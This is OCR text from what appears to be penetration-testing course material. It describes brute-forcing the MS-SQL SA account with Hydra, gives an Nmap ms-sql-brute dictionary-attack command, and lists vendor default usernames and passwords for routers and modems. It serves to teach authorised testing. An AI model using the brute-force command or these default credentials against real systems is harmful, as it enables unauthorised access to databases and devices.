


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Brute Force SA Account (Cont'd)

- Brute-force weak **MS-SQL accounts** using **Nmap**
- Use **dictionary attack** techniques to brute-force SA accounts

```
nmap -p 1433 --script ms-sql-brute --script-args userdb=/var/usernames.txt,passdb=/var/passwords.txt
[Target IP Address]
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Brute Force SA Account

SA is a built-in database administrator sign in in the MS SQL databases. The malicious hackers try to Brute force this account to gain administrator privilege to the target database. A brute-force attack tries every possible combination of characters as the password until the correct password is found. As a tester, we recommend you check if you can perform a Brute force cyberattack on the SA account of the database. Use password cracking tools, such as THC Hydra, to Brute force the SA sign in password.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **THC Hydra**

  Source: *https://github.com*

  Hydra is a Brute force tool that can perform Dictionary cyberattacks against more than 50 protocols, including telnet, ftp, http, https, smb, several databases, and much more.

  You may use the THC Hydra tool to perform Brute force cyberattack on the SA account of the MS SQL database.




Figure J.33: THC Hydra tool

- **Using Nmap**

  Source: *https://www.nmap.org*

  We recommend the testers determine the accounts using weak passwords by performing different cyberattacks to gain account information and perform the Brute force cyberattack on the weak MS SQL accounts using Nmap. Use Dictionary cyberattack techniques to Brute force SA accounts.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following command will help you to perform Brute force cyberattack on the target database:

```
nmap -p 1433 --script ms-sql-brute --script-args
userdb=/var/usernames.txt,passdb=/var/passwords.txt [Target
IP Address]
```





Figure J.34: Using nmap to Brute force the SA account of MS SQL database


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Database Exploitation: MySQL

MySQL is one of the widely used databases across organizations to store data and offer services. Therefore, as testers, we recommend you to be able to exploit the MySQL database using different techniques. This module will acquaint you with different MySQL exploits and the process of finding them.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Manufacturer	Product	Version	Protocol	User ID	Password	Access
Zcom	Wireless		SNMP	root	admin	Admin
Zoom	ADSL Modem		Console	admin	zoomadsl	Admin
Zeus	Admin Server	4.1r2	HTTP	admin		
Zyxel	ADSL routers	ZyNOS	Multi	admin	1234	Admin
Zyxel	Prestige		HTTP	n/a	1234	Admin
Zyxel	Prestige		FTP	root	1234	Admin
Zyxel	Prestige		Telnet	(none)	1234	Admin
Zyxel	Prestige 100IH		Console	n/a	1234	Admin
Zyxel	Prestige 324		Multi	n/a	(none)	Admin
Zyxel	Prestige 643		Console	(none)	1234	Admin
Zyxel	Prestige 65 0		Multi	1234	1234	Admin
Zyxel	Prestige 652HW-31 ADSL Router	HTTP	admin	1234	Admin	
Zyxel	ZyWall 2	HTTP	n/a	(none)	Admin	

Try to Log in Using Default/Common Passwords

Most of the apps run on popular commercial or open source software that the administrators may install on servers with minimal configuration or customization. The hardware appliances, such as network routers and database servers also offer web-based configurations or administrative interfaces.

Often these apps and devices come with default usernames and passwords for initial authentications. The system administrators use these default usernames and passwords for easy access into the app and forget to change the default credentials, which can provide an unauthorized person with access to the app.

We recommend the testers to check if the target devices are using the default passwords and usernames. The following table lists out various manufacturers, their products, versions, and default usernames and passwords. Try all the default passwords such as admin, administrator, sa, password, etc. and default usernames to gain access to the database server.

